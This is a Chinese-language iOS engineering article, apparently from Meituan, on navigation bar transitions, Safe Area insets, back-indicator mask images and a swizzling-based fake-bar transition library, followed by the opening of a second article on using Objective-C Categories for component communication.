这些调整布局的 API 背后是一套基于 `topLayoutGuide` 和 `bottomLayoutGuide` 的计算而已，在 iOS 11 后，Apple 提出了 Safe Area 的概念，将原先分裂开来的 `topLayoutGuide` 和 `bottomLayoutGuide` 整合到一个统一的 LayoutGuide 中，也就是所谓的 Safe Area，这个改变看起来似乎不是很大，但它的出现确实方便了开发者。




如果想对 Safe Area 带来的改变有更全面的认识，十分推荐阅读 Rosberry 的工程师 Evgeny Mikhaylov 在 Medium 上的文章 iOS Safe Area，这篇文章基本涵盖了 iOS 11 中所有与 Safe Area 相关的 API 并给出了真正合理的解释。

这里只说一下 `contentInsetAdjustmentBehavior` 和 `additionalSafeAreaInsets` 两个 API。

对于 `contentInsetAdjustmentBehavior` 属性而言，它的诞生也意味着 `automaticallyAdjustsScrollViewInsets` 属性的失效，所以我们在那些已经适配了 iOS 11 的工程里能看到如下类似的代码：

```
if (@available(iOS 11.0, *)) {
    self.tableView.contentInsetAdjustmentBehavior = UIScrollViewContentInsetAdjustmentNever;
} else {
    self.automaticallyAdjustsScrollViewInsets = NO;
}
```

此处的代码片段只是一个示例，并不适用所有的业务场景，这里需要着重说明几个问题：


1. 关于 `contentInsetAdjustmentBehavior` 中的 `UIScrollViewContentInsetAdjustmentAutomatic` 的说明一直很“模糊”，通过 Evgeny Mikhaylov 的文章，我们可以了解到他在大多数情况下会与 `UIScrollViewContentInsetAdjustmentScrollableAxes` 一致，当且仅当满足以下所有条件时才会与 `UIScrollViewContentInsetAdjustmentAlways` 相似：
   - UIScrollView 类型的视图在水平轴方向是可滚动的，垂直轴是不可滚动的。
   - ViewController 视图里的第一个子控件是 UIScrollView 类型的视图。
   - ViewController 是 navigation 或者 tab 类型控制器的子视图控制器。
   - 启用 `automaticallyAdjustsScrollViewInsets` 。
2. iOS 11 后，通过 `contentInset` 属性获取的偏移量与 iOS 10 之前的表现形式并不一致，需要获取 `adjustedContentInset` 属性才能保证与之前的 `contentInset` 属性一致，这样的改变需要我们在代码里对不同的版本进行适配。

对于 `additionalSafeAreaInsets` 而言，如果系统提供的这几种行为并不能满足我们的布局要求，开发者还可以考虑使用 `additionalSafeAreaInsets` 属性做调整，这样的设定使得开发者可以更加灵活，更加自由的调整视图的布局。

## backIndicator 上的动画

苹果提供了许多修改导航栏组件样式的 API，有关于布局的，有关于样式的，也有关于动画的。`backIndicatorImage` 和 `backIndicatorTransitionMaskImage` 就是其中的两个 API。


`backIndicatorImage` 和 `backIndicatorTransitionMaskImage` 操作的是 NavigationBar 里返回按钮的图片，也就是下图红色圆圈所标注的区域。





想要成功的自定义返回按钮的图标样式，我们需要同时设置这两个 API ，从字面上来看，它们一个是返回图片本身，另一个是返回图片在转场时用到的 mask 图片，看起来不怎么难，我们写一段代码试试效果：

```
self.navigationController.navigationBar.backIndicatorImage = [UIImage imageNamed:@"backArrow"];
self.navigationController.navigationBar.backIndicatorTransitionMaskImage = [UIImage imageNamed:@"backArrowMask"];
```

代码里的图片如下所示：



也许大多数人在这里会都认为，mask 图片会遮挡住文字使其在遇到返回按钮右边缘的时候就消失。但实际的运行效果是怎么样子的呢？我们来看一下：





在上面的图片中，我们可以看到返回按钮的文字从返回按钮的图片下面穿过并且文字被图片所遮挡，这种动画看起来十分奇怪，这是无法接受的。我们需要做点修改：

```
self.navigationController.navigationBar.backIndicatorImage = [UIImage imageNamed:@"backArrow"];
self.navigationController.navigationBar.backIndicatorTransitionMaskImage = [UIImage imageNamed:@"backArrow"];
```

这一次我们将 `backIndicatorTransitionMaskImage` 改为 indicatorImage 所用的图片。

BackArrow

到这里，可能大多数人都会好奇，这代码也能行？让我们看下它实际的效果：




在上面的图中，我们看到文字在到达图片的右边缘时就从下方穿过并被完全遮盖住了，这种动画效果虽然比上面好一些，但仍然有改进的空间，不过这里我们先不继续优化了，我们先来讨论一下它们背后的运作原理。

iOS 系统会将 indicatorImage 中不透明的颜色绘制成返回按钮的图标， indicatorTransitionMaskImage 与 indicatorImage 的作用不同。indicatorTransitionMaskImage 将自身不透明的区域像 mask 一样作用在 indicatorImage 上，这样就保证了返回按钮中的文字像左移动时，文字只出现在被 mask 的区域，也就是 indicatorTransitionMaskImage 中不透明的区域。

掌握了原理，我们来解释下刚才的两种现象：


在第一种实现中，我们提供的 indicatorTransitionMaskImage 覆盖了整个返回按钮的图标，所以我们在转场过程中可以清晰的看到返回按钮的文字。

在第二种实现中，我们使用 indicatorImage 作为 indicatorTransitionMaskImage，记住文字是只能出现在 indicatorTransitionMaskImage 里不透明的区域，所以显然返回按钮中的文字会在图标的最右边就已经被遮挡住了，因为那片区域是透明的。

那么前面提到的进一步优化指的是什么呢?

让我们来看一下下面这个示例图，为了更好的区分，我们将 indicatorTransitionMaskImage 用红色进行标注。黑色仍然是 indicatorImage。

按照刚才介绍的原理，我们应该可以理解，现在文字只会出现在红色区域，那么它的实际效果是什么样子的呢，我们可以看下图：




现在，一个完美的返回动画，诞生啦!

> 此节所用的部分效果图出自 Ray Wenderlich 的文章 UIAppearance Tutorial: Getting Started

# 导航栏的跳转或许可以这么玩儿...

前两章的铺垫就是为了这一章的内容，所以现在让我们开始今天的大餐吧。

## 这样真的好么?


刚才我们说了两个页面间 NavigationBar 的样式变化需要在各自的 `viewWillAppear:` 和 `viewWillDisappear:` 中进行设置。那么问题就来了：这样的设置会带来什么问题呢?

试想一下，当我们的页面会跳到不同的地方时，我们是不是要在 `viewWillAppear:` 和 `viewWillDisappear:` 方法里面写上一堆的判断呢? 如果应用里还有 router 系统的话，那么页面间的跳转将变得更加不可预知，这时候又该如何在 `viewWillAppear:` 和 `viewWillDisappear:` 里做判断呢?


现在我们的问题就来了，如何让导航栏的转场更加灵活且相互独立呢?

常见的解决方案如下所示：

1. 重新实现一个类似 UINavigationController 的容器类视图管理器，这个容器类视图管理器做好不同 ViewController 间的导航栏样式转换工作，而每个 ViewController 只需要关心自身的样式即可。




2. 将系统原有导航栏的背景设置为透明色，同时在每个 ViewController 上添加一个 View 或者 NavigationBar 来充当我们实际看到的导航栏，每个 ViewController 同样只需要关心自身的样式即可。




3. 在转场的过程中隐藏原有的导航栏并添加假的 NavigationBar，当转场结束后删除假的 NavigationBar 并恢复原有的导航栏，这一过程可以通过 Swizzle 的方式完成，而每个 ViewController 只需要关心自身的样式即可。


这三种方案各有优劣，我们在网上也可以看到很多关于它们的讨论。

例如方案一，虽然看起来工作量大且难度高，但是这个工作一旦完成，我们就会将处理导航栏转场的主动权牢牢抓在手里。但这个方案的一个弊端就是，如果苹果修改了导航栏的整体风格，就好比 iOS 11 的大标题特效，那么工作量就来了。

对于方案二而言，虽然看起来简单易用，但这需要一个良好的继承关系，如果整个工程里的继承关系混乱或者是历史包袱比较重，后续的维护就像“打补丁”一样，另外这个方案也需要良好的团队代码规范和完善的技术文档来做辅助。

对于方案三而言，它不需要所谓的继承关系，使用起来也相对简单，这对于那些继承关系和历史包袱比较重的工程而言，这一个不错的解决方案，但在解决 Bug 的时候，Swizzle 这种方式无疑会增加解决问题的时间成本和学习成本。

## 我们的解决方案

在美团 App 的早期，各个业务方都想充分利用导航栏的能力，但对于导航栏的状态维护缺乏理解与关注，随着业务方的增加和代码量的上升，与导航栏相关的问题逐渐暴露出来，此时我们才意识到这个问题的严重性。

大型 App 的导航栏问题就像一个典型的“公地悲剧”问题。在软件行业，公用代码的所有权可以被视作“公地”，因为不注重长期需求而容易遭到消耗。如果开发人员倾向于交付“价值”，而以可维护性和可理解性为代价，那么这个问题就特别普遍了。如果是这种情况，每次代码修改将大大减少其总体质量，最终导致软件的不可维护。

所以解决这个问题的核心在于：明确公用代码的所有权，并在开发期施加约束。

明确公用代码的所有权，可以理解为将导航栏相关的组件抽离成一个单独的组件，并交由特定的团队维护。而在开发期施加约束，则意味着我们要提供一套完整的解决方案让各个业务方遵守。

这一节我们会以美团内部的解决方案为例，讲解如何实现一个流畅的导航栏跳转过程和相关使用方法。

### 设计理念

使用者只用关心当前 ViewController 的 NavigationBar 样式，而不用在 push 或者 pop 的时候去处理 NavigationBar 样式。

举个例子来说，当从 A 页面 push 到 B 页面的时候，转场库会保存 A 页面的导航栏样式，当 pop 回去后就会还原成以前的样式，因此我们不用考虑 pop 后导航栏样式会改变的情况，同时我们也不必考虑 push 后的情况，因为这个是页面 B 本身需要考虑的。

### 使用方法

转场库的使用十分简单，我们不需要 import 任何头文件，因为它在底层通过 Method Swizzling 进行了处理，只需要在使用的时候遵循下面 4 点即可：

- 当需要改变导航栏样式的时候，在视图控制器的 `viewDidLoad` 或者 `viewWillAppear:` 方法里去设置导航栏样式。
- 用 `setBackgroundImage:forBarMetrics:` 方法和 `shadowImage` 属性去修改导航栏的背景样式。
- 不要在 `viewWillDisappear:` 里添加针对导航栏样式修改的代码。
- 不要随意修改 translucent 属性，包括隐式的修改和显示的修改。

> **隐式修改是指使用 `setBackgroundImage:forBarMetrics:` 方法时，如果 image 里的像素点没有 `alpha` 通道或者 `alpha` 全部等于 1 会使得 `translucent` 变为 NO 或者 nil。**

## 基本原理

以上，我们讲完了设计理念和使用方法，那么我们来看看美团的转场库到底做了什么？

从大方向上来看，美团使用的是前面所说的第三种方案，不过它也有一些自己独特的地方，为了更好的让大家理解整个过程，我们设计这样一个场景，从页面 A push 到页面 B，结合之前探讨过的方法调用顺序，我们可以知道几个核心方法的调用顺序大致如下：

1. 页面 A 的 `pushViewController:animated:`
2. 页面 B 的 `viewDidLoad` or `viewWillAppear:`
3. 页面 B 的 `viewWillLayoutSubviews`
4. 页面 B 的 `viewDidAppear:`

在 push 过程的开始，转场库会在页面 A 自身的 view 上添加一个与导航栏一模一样的 NavigationBar 并将真的导航栏隐藏。之后这个假的导航栏会一直存在页面 A 上，用于保留 A 离开时的导航栏样式。

等到页面 B 调用 `viewDidLoad` 或者 `viewWillAppear:` 的时候，开发者在这里自行设置真的导航栏样式。转场库在这里会对页面布局做一些修正和辅助操作，但不会影响导航栏的样式。

等到页面 B 调用 `viewWillLayoutSubviews` 的时候，转场库会在页面 B 自身的 view 上添加一个与真的导航栏一模一样的 NavigationBar，同时将真的导航栏隐藏。此时不论真的导航栏，还是假的导航栏都已经与 `viewDidLoad` 或者 `viewWillAppear:` 里设置的一样的。

> **当然，这一步也可以放在 `viewWillAppear:` 里并在 dispatch main queue 的下一个 runloop 中处理。**

等到页面 B 调用 `viewDidAppear:` 的时候，转场库会将假的导航栏样式设置到真的导航栏中，并将假的导航栏从视图层级中移除，最终将真的导航栏显示出来。

为了让大家更好地理解上面的内容，请参考下图：


说完了 push 过程，我们再来说一下从页面 B pop 回页面 A 的过程，几个核心方法的调用顺序如下：

1. 页面 B 的 `popViewControllerAnimated:`
2. 页面 A 的 `viewWillAppear:`
3. 页面 A 的 `viewDidAppear:`

在 pop 过程的开始，转场库会在页面 B 自身的 view 上添加一个与导航栏一模一样的 NavigationBar 并将真的导航栏隐藏，虽然这个假的导航栏会一直存在于页面 B 上，但它自身会随着页面 B 的 `dealloc` 而消亡。

等到页面 A 调用 `viewWillAppear:` 的时候，开发者在这里自行设置真的导航栏样式。当然我们也可以不设置，因为这时候页面 A 还持有一个假的导航栏，这里还保留着我们之前在 `viewDidLoad` 里写的导航栏样式。

等到页面 A 调用 `viewDidAppear:` 的时候，转场库会将假的导航栏样式设置到真的导航栏中，并将假的导航栏从视图层级中移除，最终将真的导航栏显示出来。

同样，我们可以参考下面的图来理解上面所说的内容：

现在，大家应该对我们美团的解决方案有了一定的认识，但在实际开发过程中，还需要考虑一些布局和适配的问题。

# 最佳实践

在维护这套转场方案的时间里，我们总结了一些此类方案的最佳实践。

## 判断导航栏问题的基本准则

如果发现导航栏在转场过程中出现了样式错乱，可以遵循以下几点基本原则：

- 检查相应 ViewController 里是否有修改其他 ViewController 导航栏样式的行为，如果有，请做调整。
- 保证所有对导航栏样式变化的操作出现在 `viewDidLoad` 和 `viewWillAppear:` 中，如果在 `viewWillDisappear:` 等方法里出现了对导航栏的样式修改的操作，如果有，请做调整。
- 检查是否有改动 `translucent` 属性，包括显示修改和隐式修改，如果有，请做调整。

## 只关心当前页面的样式

永远记住每个 ViewController 只用关心自己的样式，设置的时机点在 `viewWillAppear:` 或者 `viewDidLoad` 里。

## 透明样式导航栏的正确设置方法

如果需要一个透明效果的导航栏，可以使用如下代码实现：

```
[self.navigationController.navigationBar setBackgroundImage:[UIImage new] forBarMetrics:UIBarMetricsDefault];
self.navigationController.navigationBar.shadowImage = [UIImage new];
```

## 导航栏的颜色渐变效果

如果需要导航栏实现随滚动改变整体 `alpha` 值的效果，可以通过改变 `setBackgroundImage:forBarMetrics:` 方法里 image 的 `alpha` 值来达到目标，这里一般是使用监听 `scrollView.contentOffset` 的手段来做。请避免直接修改 NavigationBar 的 `alpha` 值。

还有一点需要注意的是，在页面转场的过程中，也会触发 `contentOffset` 的变化，所以请尽量在 disappear 的时候取消监听。否则会容易出现导航栏透明度的变化。

## 导航栏背景图片的规范

请避免背景图里的像素点没有 `alpha` 通道或者 `alpha` 全部等于 1，容易触发 `translucent` 的隐式改变。

## 如果真的要隐藏导航栏

如果我们需要隐藏导航栏，请保证所有的 ViewController 能坚持如下原则：

1. 每个 ViewController 只需要关心当前页面下的导航栏是否被隐藏。
2. 在 `viewWillAppear:` 中，统一设置导航栏的隐藏状态。
3. 使用 `setNavigationBarHidden:animated:` 方法，而不是 `setNavigationBarHidden:` 。

## 转场动画与导航栏隐藏动画的一致性

如果在转场的过程中还会显示或者隐藏导航栏的话，请保证两个方法的动画参数一致。


```
- (void)viewWillAppear:(BOOL)animated{
    [self.navigationController setNavigationBarHidden:YES animated:animated];
}
```

> `viewWillAppear:` 里的 animated 参数是受 push 和 pop 方法里 animated 参数影响。

## 导航栏固有的系统问题

目前已知的有两个系统问题如下：

1. 当前后两个 ViewController 的导航栏都处于隐藏状态，然后在后一个 ViewController 中使用返回手势 pop 到一半时取消，再连续 push 多个页面时会造成导航栏的 Stack 混乱或者 Crash。
2. 当页面的层级结构大体如下所示时，在红色导航栏的 Stack 中，返回手势会大概率的出现跨层级的跳转，多次后会导致整个导航栏的 Stack 错乱或者 Crash。




## 导航栏内置组件的布局规范

导航栏里的组件布局在 iOS 11 后发生了改变，原有的一些解决方案已经失效，这些内容不在本篇文章的讨论范围之内，推荐阅读 UIBarButtonItem 在 iOS 11 上的改变及应对方案，这篇文章详细的解释了 iOS 11 里的变化和可行的应对方案。

## 总结

本文涉及内容较多，从 iOS 系统下的导航栏概念到大型应用里的最佳实践，这里我们总结一下整篇文章的核心内容：

- 理解导航栏组件的结构和相关方法的生命周期。
  - 导航栏组件的结构留有 MVC 架构的影子，在解决问题时，要去相应的层级处理。
  - 转场问题的关键点是方法的调用顺序，所以了解生命周期是解决此类问题的基础。
- 状态管理，转换时机和样式变化是导航栏里常见问题的三种表现形式，遇到实际问题时需要区分清楚。
  - 状态管理要坚持“谁修改，谁复原”的原则。
  - 转换时机的设定要做到连续可执行。
  - 样式变化的核心点是导航栏的显示与否与颜色变化。
- 为了更好的配合大型应用里的路由系统，导航栏转场的常见解决方案有三种，各有利弊，需要根据自身的业务场景和历史包袱做取舍。
  - 解决方案1：自定义导航栏组件。
  - 解决方案2：在原有导航栏组件里添加 Fake Bar。
  - 解决方案3：在导航栏转场过程中添加 Fake Bar。
- 美团在实际开发过程中采用了第三种方案，并给出了适合美团 App 的最佳实践。

**特别感谢 莫洲骐 在此项目里的贡献与付出。**

# 参考链接


- UIAppearance Tutorial: Getting Started
- KMNavigationBarTransition


# 作者简介


- 思琦，美团点评 iOS 工程师。2016 年加入美团，负责美团平台的业务开发及 UI 组件的维护工作。


# 招聘

美团平台诚招 iOS、Android、FE 高级/资深工程师和技术专家，Base 北京、上海、成都，欢迎有兴趣的同学投递简历到zhangsiqi04@meituan.com。

# Category 特性在 iOS 组件化中的应用与管控

作者: 尚先 泽响

## 背景

### iOS Category功能简介

Category 是 Objective-C 2.0之后添加的语言特性。

> **Category 就是对装饰模式的一种具体实现。它的主要作用是在不改变原有类的前提下，动态地给这个类添加一些方法。在 Objective-C（iOS 的开发语言，下文用 OC 代替）中的具体体现为：实例（类）方法、属性和协议。**

除了引用中提到的添加方法，Category 还有很多优势，比如将一个类的实现拆分开放在不同的文件内，以及可以声明私有方法，甚至可以模拟多继承等操作，具体可参考官方文档 Category 。

若 Category 添加的方法是基类已经存在的，则会覆盖基类的同名方法。本文将要提到的组件间通信都是基于这个特性实现的，在本文的最后则会提到对覆盖风险的管控。

### 组件通信的背景

随着移动互联网的快速发展，不断迭代的移动端工程往往面临着耦合严重、维护效率低、开发不够敏捷等常见问题，因此越来越多的公司开始推行“组件化”，通过解耦重组组件来提高并行开发效率。

但是大多数团队口中的“组件化”就是把代码分库，主工程使用 CocoaPods 工具把各个子库的版本号聚合起来。但能合理的把组件分层，并且有一整套工具链支撑发版与集成的公司较少，导致开发效率很难有明显地提升。

处理好各个组件之间的通信与解耦一直都是组件化的难点。诸如组件之间的 Podfile 相互显式依赖，以及各种联合发版等问题，若处理不当可能会引发“灾难”性的后果。

目前做到 ViewController （指iOS中的页面，下文用VC代替）级别解耦的团队较多，维护一套 mapping 关系并使用 scheme 进行跳转，但是目前仍然无法做到更细粒度的解耦通信，依然满足不了部分业务的需求。

### 实际业务案例

例1：外卖的首页的商家列表（WMPageKit），在进入一个商家（WMRestaurantKit）选择5件商品返回到首页的时候，对应的商家cell需要显示已选商品“5”。

例2：搜索结果（WMSearchKit）跳转到商超的容器页（WMSupermarketKit），需要传递一个通用Domain（也有的说法叫模型、Model、Entity、Object等等，下文统一用Domain表示）。

例3：做一键下单需求（WMPageKit），需要调用下单功能的一个方法（WMOrderKit）入参是一个订单相关 Domain 和一个 VC，不需要返回值。

这几种场景基本涵盖了组件通信所需的的基本功能，那么怎样才可以实现最优雅的解决方案?

# 组件通信的探索

## 模型分析

对于上文的实际业务案例，很容易想到的应对方案有三种，第一是拷贝共同依赖代码，第二是直接依赖，第三是下沉公共依赖。

对于方案一，会维护多份冗余代码，逻辑更新后代码不同步，显然是不可取的。对于方案二，对于调用方来说，会引入较多无用依赖，且可能造成组件间的循环依赖问题，导致组件无法发布。对于方案三，其实是可行解，但是开发成本较大。对于下沉出来的组件来说，其实很难找到一个明确的定位，最终沦为多个组件的“大杂烩”依赖，从而导致严重的维护性问题。

那如何解决这个问题呢？根据面向对象设计的五大原则之一的“依赖倒置原则”（Dependency Inversion Principle），高层次的模块不应该依赖于低层次的模块，两者（的实现）都应该依赖于抽象接口。推广到组件间的关系处理，对于组件间的调用和被调用方，从本质上来说，我们也需要尽量避免它们的直接依赖，而希望它们依赖一个公共的抽象层，通过架构工具来管理和使用这个抽象层。这样我们就可以在解除组件间在构建时不必要的依赖，从而优雅地实现组件间的通讯。


图1-1 模型设计

## 业界现有方案的几大方向

实践依赖倒置原则的方案有很多，在 iOS 侧，OC 语言和 Foundation 库给我们提供了数个可用于抽象的语言工具。在这一节我们将对其中部分实践进行分析。

### 1.使用依赖注入

代表作品有 Objection 和 Typhoon，两者都是 OC 中的依赖注入框架，前者轻量级，后者较重并支持 Swift。

比较具有通用性的方法是使用「协议」 <-> 「类」绑定的方式，对于要注入的对象会有对应的 Protocol 进行约束，会经常看到一些 `RegisterClass:ForProtocol:` 和 `classFromProtocol` 的代码。在需要使用注入对象时，用框架提供的接口以协议作为入参从容器中获得初始化后的所需对象。也可以在

Register 的时候直接注册一段 Block-Code，这个代码块用来初始化自己，作为id类型的返回值返回，可以支持一些编译检查来确保对应代码被编译。

美团内推行将一些运行时加载的操作前移至编译时，比如将各项注册从 +load 改为在编译期使用 `__attribute((used,section("__DATA,key")))` 写入 mach-O 文件 Data 的 Segment 中来减少冷启动的时间消耗。

因此，该方案的局限性在于：代码块存取的性能消耗较大，并且协议与类的绑定关系的维护需要花费更多的时间成本。

**2.基于SPI机制**

全称是 Service Provider Interfaces，代表作品是 ServiceLoader。

实现过程大致是：A库与B库之间无依赖，但都依赖于P平台。把B库内的一个接口I下沉到平台层（“平台层”也叫做“通用能力层”，下文统一用平台层表示），入参和返回值的类型需要平台层包含，接口I的实现放在B库里（因为实现在B库，所以实现里可以正常引用B库的元素）。然后A库通过P平台的这个接口I来实现功能。A可以调用的到接口I，但是在B的库中进行实现。

在A库需要通过一个接口I实例化出一个对象，使用 `ServiceLoader.load` （接口，key），通过注册过的key使用反射找到这个接口imp的文件路径然后得到这个实例对象调用对应接口。

这个操作在安卓中使用较为广泛，大致相当于用反射操作来替代一次了 import 这样的耦合引用。但实际上iOS中若使用反射来实现功能则完全不必这么麻烦。

